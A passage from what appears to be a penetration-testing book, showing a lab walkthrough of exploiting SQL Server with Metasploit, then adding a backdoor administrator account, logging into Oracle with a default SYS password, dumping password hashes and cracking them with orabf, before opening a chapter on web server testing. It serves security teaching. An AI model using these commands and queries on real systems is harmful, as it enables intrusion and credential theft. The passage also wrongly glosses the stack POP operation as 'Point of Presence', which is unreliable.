RPORT	Required	PORT	1434	The target port
EXITFUNC	Required	DATA	process	Exit technique: "process", "thread", "seh"
LHOST	Required	ADDR	192.168.2.101	Local address to receive connection
LPORT	Required	PORT	4321	Local port to receive connection

Preferred Encoder: Default Encoder

Nop Generator: Default Generator

Once all of our information is loaded, we click the **Exploit** button. Because we are successful, we are prompted to click on the link to our new session. Our new session, shown in Figure 3.14, indicates that we have a shell and are in the C:\WINNT\system32 directory. We immediately take advantage of this and create the new user *j0hnny* and make him part of the local administrators group. J0hnny now has complete control of the server. From here, he can dump the SAM to crack the passwords, possibly getting the credentials of a domain administrator, use the trust relationships to move from this server to another and continue to escalate privileges or simply use his new account to gain access to copy the database. Our demonstration ends here, but with your creativity, you should be able to use this as a starting point for further penetration.

Figure 3.14 Creation of Local Administrator


Metasploit Framework v2.5 - Session 4 - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
Now: Cloudy and 64°F Today: 69 °F Wed: 67 °F Thu: 47 °F
http://127.0.0.1:55555/SESSIONS?MODE=LOAD&SID=4
Go
Gmail
Metasploit Framework Web Console v2.5
Metasploit Framework v2.5 - Session 4

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
>> net user j0hnny passw0rd!! /ADD

net user j0hnny passw0rd!! /ADD
The command completed successfully.


C:\WINNT\system32>
>> net localgroup administrators j0hnny /ADD

net localgroup administrators j0hnny /ADD
The command completed successfully.


C:\WINNT\system32>
```

Run
Session Commands: Session::Kill Session::Break Metasploit::Website Metasploit::Donate
Transferring data from 127.0.0.1....
Adblock

Oracle Assessment


Just like with the SQL Server, we also examined finding and testing an Oracle server. Here, we will put together all of the information that we found out about the server and use the Oracle client to connect to the database and steal the passwords. First, a word about the Oracle client: Oracle provides the client free of charge for you to download, as long as you agree to the license agreement. For this exercise, we used the Oracle 9i client and installed it for a database administrator. This gives you the full functionality of the client and the Oracle Enterprise Manager Console. The Enterprise Manager Console gives you a GUI (graphical user interface) front end for administering the databases. All of the connection information for the databases that are known to you is stored in a file named *tnsnames.ora*. An entry in the tnsnames.ora file will look similar to this:

```
OEMREP_192.168.2.135 =
  (DESCRIPTION =
    (ADDRESS_LIST =
      (ADDRESS = (PROTOCOL = TCP)(HOST = 192.168.2.135)(PORT = 1521))
    )
    (CONNECT_DATA =
      (SID = oemrep)
      (SERVER = DEDICATED)
```

The name that you give the server is present in the first line, and the remainder of the entry contains the IP address or hostname of the server, the port used for the connection, and the SID.

When we first attempted to find the database server, we used nmap. We then used TNSLSNR to verify that the service running on TCP port 1521 was actually. We could enumerate the SIDs separately from checking the passwords, but since OScanner can do that all at once for us, let's use that. Next, we examined the results of the scan on the database LOWFRUIT. For this exercise, we want to penetrate the database OEMREP. Figure 3.15 shows the report from the OScanner tool on OEMREP.

Figure 3.15 OScanner Report of OEMREP




```
✓ 192.168.2.135
  ✓ LOWFRUIT
  ✓ OEMREP
    ✓ Accounts
      ✓ ANONYMOUS
      ✓ CTXSYS
      ✕ DBSNMP
      ✓ HR
      ✓ MDSYS
      ✓ ODM
      ✓ ODM_MTR
      ✓ OE
      ✓ OEM_ORACLE-TARGET_OEMREP
      ✓ ORDPLUGINS
      ✓ ORDSYS
      ✓ OUTLN
      ✓ PM
      ✓ QS
      ✓ QS_ADM
      ✓ QS_CB
      ✓ QS_CBADM
      ✓ QS_CS
      ✓ QS_ES
      ✓ QS_OS
      ✓ QS_WS
      ✓ RMAN
      ✕ SCOTT
      ✓ SH
      ✕ SYS
      ✕ SYSTEM
```

```
Status: Open
Privileges: AQ_ADMINISTRATOR_ROLE,AQ_USER_ROLE,AUTHENTICATEDUSER,CON
NECT,CTXAPP,DBA,DELETE_CATALOG_ROLE,EJBCLIENT,EXECUTE_CATALOG_ROL
E,EXP_FULL_DATABASE,GATHER_SYSTEM_STATISTICS,HS_ADMIN_ROLE,IMP_FULL
_DATABASE,JAVADEBUGPRIV,JAVAIDPRIV,JAVASYSPRIV,JAVAUSERPRIV,JAVA_ADMIN,
JAVA_DEPLOY,LOGSTDBY_ADMINISTRATOR,OEM_MONITOR,RECOVERY_CATALOG_
OWNER,RESOURCE,SELECT_CATALOG_ROLE,WKUSER,XDBADMIN
Profile: DEFAULT
Password: SYS
Hash: 4DE42795E66117AE
```

We see that the account SYS is enabled and is using the password SYS. This account will allow us to access all tables in the database. In order to connect to the database, we will launch the Enterprise Manager Console and add the database OEMREP. Figure 3.16 shows the Enterprise Manager Console with the OEMREP database added.

Figure 3.16 Enterprise Manager Console and OEMREP Database


Oracle Enterprise Manager Console, Standalone
File Navigator Object Tools Configuration Help
ORACLE EnterpriseManager
Network
Databases
OEMREP_192.168.2.135
Oracle Enterprise Manager
ORACLE ENTERPRISE MANAGER
ORACLE
Quick Tour


Oracle Enterprise Manager is a management framework which you can use to:

- Administer the complete Oracle environment, including databases, iAS servers, applications, and services.
- Diagnose, modify, and tune multiple databases.
- Schedule tasks on multiple systems at varying time intervals.
- Monitor database conditions throughout the network.
- Administer multiple network nodes and services from many locations.
- Share tasks with other administrators.
- Group related services together to facilitate administration tasks.
- Launch integrated Oracle and third-party tools.

To learn more about the Console, click the **Quick Tour** button.

We will not make a connection to the database, yet. Instead, we want to launch the SQL*Plus Worksheet (select **Tools** | **Database Applications** | **SQL*Plus Worksheet**) and then make the connection to the database (From the new window, select **File** | **Change Database Connection**) and use the account and password for SYS. Once we have made the connection, we are going to dump the usernames and password hashes. Oracle stores the passwords in a hash in the SYS.USER$ table. Using the simple query **select name,password from sys.user$ where type#=1;** we get the result shown in Figure 3.17. We now have the hashes and usernames necessary to attempt to crack the passwords.

Figure 3.17 Results of Query for Username and Password




```
select name,password from sys.user$ where type#=1;
```

```
Copyright (c) 1982, 2002, Oracle Corporation.  All rights reserved.


Connected.

NAME                           PASSWORD
------------------------------ ------------------------------
SYS                            4DE42795E66117AE
SYSTEM                         970BAA5B81930A40
DBSNMP                         E066D214D5421CCC
OUTLN                          4A3BA55E08595C81
WMSYS                          7C9BA362F8314299
WKSYS                          69ED49EE1851900D
ORDSYS                         7EFA02EC7EA6B86F
ORDPLUGINS                     88A2B2C183431F00
MDSYS                          72979A94BAD2AF80
CTXSYS                         71E687F036AD56E5
XDB                            88D8364765FCE6AF
ANONYMOUS                      anonymous
ODM                            C252E8FA117AF049
ODM_MTR                        A7A32CD03D3CE8D5
WKPROXY                        B97545C4DD2ABE54
QS_ADM                         991CDDAD5C5C32CA
HR                             6399F3B38EDF3288
OE                             9C30855E7E0CB02D
PM                             72E382A52E89575A
SH                             9793B3777CD3BD1A
RMAN                           E7B5D92911C831E1
OEM_ORACLE-TARGET_OEMREP       BA5896F98CCDAB63
QS                             8B09C6075BDF2DC4
QS_WS                          24ACF617DD7D8F2F
QS_ES                          E6A6FA4BB042E3C2
QS_OS                          FF09F3EB14AE5C26
QS_CBADM                       7C632AFB71F8D305
QS_CB                          CF9CFACF5AE24964
QS_CS                          91A00922D8C0F146
SCOTT                          F894844C34402B67
PANADERO                       8046E3D80F0A7280
ANYMAN                         F60632FC20AAE854
ORA_DBA                        EA9D8EC1A7327B99
MPP                            C50B6BD81A090397
MIKE                           6DF06F2833D791A3
TOM                            583874A23E2B90E7
ROAMER                         F6282EFB0D930169
HIGHWIZ                        9E0F7386FBFD4898
STITCH                         F004F6B6163B72B3
WAD                            48D378F9080A3475

40 rows selected.
```

To crack the passwords, we will use a tool called orabf by 0rm (www.toolcrypt.org/tools/orabf/index.html). This tool runs on Windows and comes with a default dictionary for dictionary attacks. It can also do brute force attacks on the password hashes. Figure 3.18 shows some of the passwords from OEMREP that were cracked with both dictionary attacks and brute force. You can see that brute forcing can take quite a bit of time. Fortunately, the brute forcer attempts all character combinations, rather than all letter combinations then adding special characters.

Figure 3.18 Cracked Passwords with OraBF



```
orabf v0.7.4, (C)2005 orm@toolcrypt.org
---------------------------------------
Trying default passwords...
password found:STITCH:STITCH

C:\orabf-v0.7.4>orabf.exe F6282EFB0D930169:ROAMER 4

orabf v0.7.4, (C)2005 orm@toolcrypt.org
---------------------------------------
Trying default passwords...
password found:ROAMER:ROAMER

C:\orabf-v0.7.4>orabf.exe C50B6BD81A090397:MPP 4

orabf v0.7.4, (C)2005 orm@toolcrypt.org
---------------------------------------
Trying default passwords...
password found:MPP:MPP

C:\orabf-v0.7.4>orabf.exe 9E0F7386FBFD4898:HIGHWIZ 4

orabf v0.7.4, (C)2005 orm@toolcrypt.org
---------------------------------------
Trying default passwords...done

Starting brute force session using charset:
#$0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ_

press 'q' to quit. any other key to see status

current password:RQRN_M
1662079861 passwords tried. elapsed time 00:43:53. t/s:631133

password found:HIGHWIZ:STOTAN

1759074539 passwords tried. elapsed time 00:46:30. t/s:630482


C:\orabf-v0.7.4>
```

Since we have the SYS account on the database, we now "own" the database. However, by capturing the password file and cracking the passwords, we can use the information gained to take our penetration test outside the server through database links or, possibly, through server trusts. Just like the SQL Server example, this is just the beginning.

It bears repeating that the tools described in this chapter, with the exception of the Oracle client, are open source tools. They are represented here with a caveat: test these tools in a lab environment before using them on an assessment. Our confidence in these tools does not represent a guarantee that they are free from Trojans or any other malware.

In order to take your penetration test of databases to the next level, it will be necessary to learn SQL. There are a great many resources for learning SQL, whether it be on the Internet, through classroom training, or at your own pace with self-study. Whatever method you choose, make sure that you also learn the nuances of the language for each software vendor. Once you have learned SQL, you will be able to explore advanced penetration techniques that will allow you to use the database to execute commands on the server, execute network commands using the server, create your own stored procedures, escalate privilege within the database, and steal the data.

Further Information

Some of the tools in this chapter were command line-based and require specific switches. As a refresher, here are the tools covered in this chapter and a summary of the switches, if applicable.

Discovering Databases

Discovering SQL Server default TCP Port:

```
Nmap -sP -p 1433 x.x.x.x/x
```

Discovering SQL Server default UDP Port:

```
Nmap -sU -p 1434 x.x.x.x/x
```

Discovering Oracle Server default TCP Port:

```
Nmap -sP -p 1521 x.x.x.x/x
```

Also used: SQLPing2 for SQL Server and TNSLSNR with the command *ping* for Oracle Server.

Enumeration Tools

For SQL Server:
SQLPing2

For Oracle Server:
TNSLSNR and use the commands: *version*, *service*, or *status*

Oracle Auditing Tools OracleTNScrtl
Otnsctl.bat –s <IP address or hostname> -p 1521 –c <status or service>

Oracle Scanner:
Oscanner.exe –s <IP address or hostname>

OScanner Report Viewer:
Reportviewer.exe <file name>

Chapter 4

Web Server & Web Application Testing

Core Technology and
Open Source Tools in this chapter:

- Web Server Exploit Basics
- CGI and Default Page Exploitation
- Web Application Assessment
- Command Execution Attacks
- Database Query Injection Attacks
- Cross-site Scripting
- Authentication and Authorization
- Parameter Passing Attacks

Objectives

This chapter covers port 80. A responsive port 80 (or 443) raises several questions for attackers and penetration testers:

- Can I compromise the Web server due to vulnerabilities on the server daemon itself?
- Can I compromise the Web server due to its un-hardened state?
- Can I compromise the application running on the Web server due to vulnerabilities within the application?
- Can I compromise the Web server due to vulnerabilities within the application?

Introduction

This chapter explains how a penetration tester would most likely answer each of the above questions.

Attacking or assessing companies over the Internet has grown over the past few years, from assessing a multitude of services to assessing just a handful. It is rare today to find an exposed world readable Network File Server (NFS) share on a host or on an exposed vulnerability (fingerd). Network administrators have long known the joys of "default deny rule bases," and vendors no longer leave publicly disclosed bugs un-patched on public networks for months. Chances are when you are on a server on the Internet you are using Hypertext Transfer Protocol (HTTP). Netcraft (http://www.netcraft.com) maintains that 70% of the servers visible on the Internet today are Web servers, with a plethora of services being added on top of the HTTP.

Web Server Vulnerabilities—A Short History

For as along as there have been Web servers there have been security vulnerabilities. And as superfluous services have been shut down, security vulnerabilities have become the focal point of attacks. The once fragmented Web server market, which boasted multiple players, has filtered down to between two major players: Apache's Hyper Text Transfer Protocol Daemon (HTTPD) and Microsoft's Internet Information Server (IIS). (According to http://www.netcraft.com, these two servers account for approximately 90 percent of the market share).

Both of these servers have a long history of abuse due to remote root exploits that were discovered in almost every version of their daemons. Both companies have reinforced their security, but they are still huge targets. (As you are reading this, somewhere in the world researchers are trying to find the next remote HTTP server vulnerability.)

As far back as 1995, the security Frequently Asked Questions (FAQ) on *w3w.org* warned users of a security flaw being exploited in NCSA servers. A year later, the Apache PHF bug gave attackers a point-and-click method of attacking Web servers. About six years later, the only thing that had changed was the rise of the Code-Red and Nimda worms, which targeted Microsoft's IIS server and resulted in over one million servers worldwide being compromised. They were followed swiftly by the less prolific Slapper worm, which targeted Apache.

Both vendors made determined steps to reduce the vulnerabilities in their respective code bases. The results are apparent, but the stakes are high.

Web Applications—The New Challenge

As the Web became more mainstream, publishing corporate information with minimal technical know-how became increasingly alluring. This information rapidly changed from simple static content, to database-driven content, to corporate Web sites. A staggering number of vendors quickly responded, thus giving non-technical personnel the ability to publish databases to the Internet in a few simple clicks. While this fueled the World Wide Web (WWW) hype, it also gave birth to a generation of "developers" that considered Hypertext Markup Language (HTML) to be a programming language.

This influx of fairly immature developers coupled with the fact that HTTP was not designed to be an application framework, set the scene for the Web application-testing scene of today. A large company may have dozens of Web-driven applications strewn around that are not subjected to the same testing and QA processes as regular development projects undergo. This is truly an attacker's dream.

Prior to the proliferation of Web applications, an attacker may have been able to break into the network of a major airline, may have rooted all of their UNIX servers and added himself or herself as a domain administrator, and may have had "super user" access to the airline mainframe; but unless the attacker had a lot of airline experience, it was unlikely that he or she were granted first class tickets to Cancun. The same applied to attacking banks. Breaking into the bank's corporate network was relatively easy; however, learning the SWIFT codes and procedures to steal the money was more involved. Then came the Web applications, where all of those possibilities opened up to attackers in (sometimes) point-and-click fashion.

Chapter Scope


This chapter will arm the penetration tester with enough knowledge to be able to assess Web servers and Web applications. The topics covered in this chapter are broad; therefore, we will not cover every tool or technique. Instead, this chapter aims to arm the reader with enough knowledge of the underlying technology to enable them to perform field-testing. It also spotlights some of the author's favorite open-source tools that can be used.

Approach

Before delving into the actual testing processes, we must clarify the distinction between testing Web servers, default pages, and Web applications. Imagine a bank that has decided to deploy its new Internet Banking Service on an ancient NT4 server. The application is thrown on top of the un-hardened IIS4 Web server (NT4 default Web server) and exposed to the Internet. Let's also assume that their Internet Banking application contains a flaw allowing Bob to view Alice's balance. Obviously, there is a high likelihood of a large number of vulnerabilities, which can be roughly grouped into three families.

- Vulnerabilities in the server
- Vulnerabilities due to exposed Common Gateway Interface (CGI) scripts, default pages, or default applications
- Vulnerabilities within the banking applications itself

Figure 4.1 Series of Vulnerability Attacks



The following section discusses Web Server testing.

Approach: Web Server Testing

Essentially, testing a Web server for vulnerabilities can be separated into two distinct forms.

- Testing a Web server for the existence of a known vulnerability
- Discovering a previously unknown vulnerability in a Web server

Testing the server for the existence of a known vulnerability is a task often left to automatic scanners like Nessus. (Nessus is covered in detail in Chapters 8-11.) Essentially, the scanner is given a stimulus and response pair along with a mini description of the problem.The scanner submits the stimulus to the server and then decides if the problem exists or not, based on the server's response.This "test" can be a simple request to obtain the servers running version or can be as complex as going through several hand-shaking steps before actually obtaining the results it needs. Based on the servers reply, the scanner may suggest a list of vulnerabilities that the server might be vulnerable to.The test may also be slightly more involved, where the specific vulnerable component of the server is prodded to determine the server's response, with the final step being an actual attempt to exploit the vulnerable service (e.g., a vulnerability existed in the *.printer* handler on the imaginary Jogee2000 Web server ([for versions 1.x to 2.2]). This vulnerability allowed for the remote execution of code by an attacker who submitted a malformed request to the *.printer* subsystem. The following checks could potentially be used during testing:

1. The analyst/scanner issues a HEAD request to the Web server. If the server returns a Server header containing the word Jogee2000 and has a version number between 1 and 2.2, it is reported as vulnerable.
2. The analyst/scanner takes the findings from step 1 and additionally issues a request to the *.printer* subsystem (*GET mooblah.printer HTTP/1.1*). If the server responds with a "Server Error," the *.printer* subsystem is installed. If the server responds with a generic "Page not Found: 404" error, this subsystem has been removed. The tool/analyst relies on the fact that sufficient differences can be spotted consistently between hosts that are not vulnerable to a particular problem.
3. The analyst/tool uses an exploit/exploit framework to attempt to exploit the vulnerability. The objective here is to compromise the server by leveraging the vulnerability, making use of an exploit.

While covering this topic we examine both the Nessus Security Scanner and the Metasploit Framework. (Metasploit is covered in Chapters 12 and 13.)

Discovering new or previously unpublished vulnerabilities in a Web server has long been considered a "black" art. However, the past few have seen an abundance of quality documentation in this area. During this component of an assessment, analysts try to discover programmatic vulnerabilities within a target HTTP server using some variation or combination of code analysis or application stress testing/fuzzing.

Code analysis entails the analyst searching through the code for possible vulnerabilities. This can be done with access to the source code or by examining the binary through a disassembler (and related tools). While tools such as Flawfinder (http://www.dwheeler.com/flawfinder), Rough Auditing Tool for Security (RATS), and ITS4 ("It's the software stupid" source scanner) have been around for a long time, they were not heavily used in the mainstream until fairly recently.

Fuzzing and application stress testing is another relatively old concept that has recently become both fashionable and mainstream, with a number of companies adding hefty price tags to their commercial fuzzers.

The following section covers the fundamentals of these flaws and briefly examines some of the open-source tools that can be used to help find them.

Approach: CGI and Default Pages Testing

Testing for the existence of vulnerable CGI's and default pages is a simple process. The analyst has a database of known default pages and known insecure CGIs that are submitted to the Web server; if they return with a positive response, a flag is raised. Like most things, however, the devil is in the details.

Let's assume that our database contained three entries:

1. */login.cgi*
2. */backup.cgi*
3. */vulnerable.cgi*

A simple scanner then submits these three requests to the victim Web server in order to observe the results.

1. Scanner submits: *GET /login.cgi HTTP/1.0*
   - Server responds with: *404 File not Found*
   - Scanner concludes it is not there.
2. Scanner submits: *GET /backup.cgi HTTP/1.0*
   - Server responds with: *404 File not Found*
   - Scanner concludes file is not there.
3. Scanner submits: *GET /vulnerable.cgi HTTP/1.0*
   - Server responds with: *200 OK*
   - Scanner decides that the file is there.

However, there are a few problems with this method. What happens when the scanner returns a friendly error message? (i.e., the Web server is configured to return a "200 OK" [along with a page saying "Sorry... not found"]) instead of the standard 404. What should the scanner conclude if the return result is a 500 Server Error?

The following sections examine some of the open-source tools that can be used, and discusses ways to overcome the problems mentioned above.

Approach: Web Application Testing

Web application testing is a current hotbed of activity, with new companies offering tools to both attack and defend applications.

Most testing tools today employ the following method of operation:

- Enumerate the application's entry points
- Fuzz each entry point
- Determine if the server responds with an error

This form of testing is prone to errors and misses a large proportion of the possible bugs in an application. The following covers the attack classes and then examines some of the open source tools available for testing them.

Core Technologies

This section aims at getting the reader familiar with the underlying technology and systems that will be assessed. While a good toolkit can make a lot of tasks easier and greatly increases the productivity of a proficient tester, skillful Penetration Testers are always those individuals with a strong understanding of the fundamentals.

Web Server Exploit Basics

Exploiting the actual servers hosting the websites and web applications have long been considered somewhat of a dark art. This section aims at clarifying the concepts around these sorts of attacks.

What Are We Talking About?


The first buffer overflow attack to hit the headlines was used in the infamous "Morris" worm in 1988. The Morris worm was released by Robert Morris Jr. by mistake, and exploited known vulnerabilities in UNIX *sendmail*, Finger, and *rsh/rexec*, and attacked weak passwords. The main body of the worm infected Digital Equipment Corporation's (DEC's) virtual address extension (VAX) machines running Berkeley Software Distribution (BSD) and Sun 3 systems). In June 2001, the Code Red worm used the same vector (a buffer overflow) to attack hosts around the world. A buffer is defined simply as a (defined) contiguous piece of memory. Buffer overflow attacks aim to manipulate the amount of data stored in memory in order to alter execution flow. This chapter briefly covers the following attacks:

- Stack based buffer overflows
- Heap based buffer overflows
- Format string exploits

Stack-based Overflows


A stack is simply a last in, first out (LIFO) abstract data type. Data is pushed onto a stack or popped off it (see Figure 4.2).

Figure 4.2 Simple Stack




The simple stack above has [A] at the bottom and [B] at the top. Now, let's push something onto the stack using a *PUSH C* command (see Figure 4.3).

Figure 4.3 PUSH C




Let us push another for good measure: *PUSH D* (see Figure 4.4).

Figure 4.4 PUSH D




Now let us see the effects of a Point of Presence (POP) command. POP effectively removes an element from the stack (see Figure 4.5).

Figure 4.5 POP



Notice that [D] has been removed from the stack. Let's do it again for good measure (see Figure 4.6).

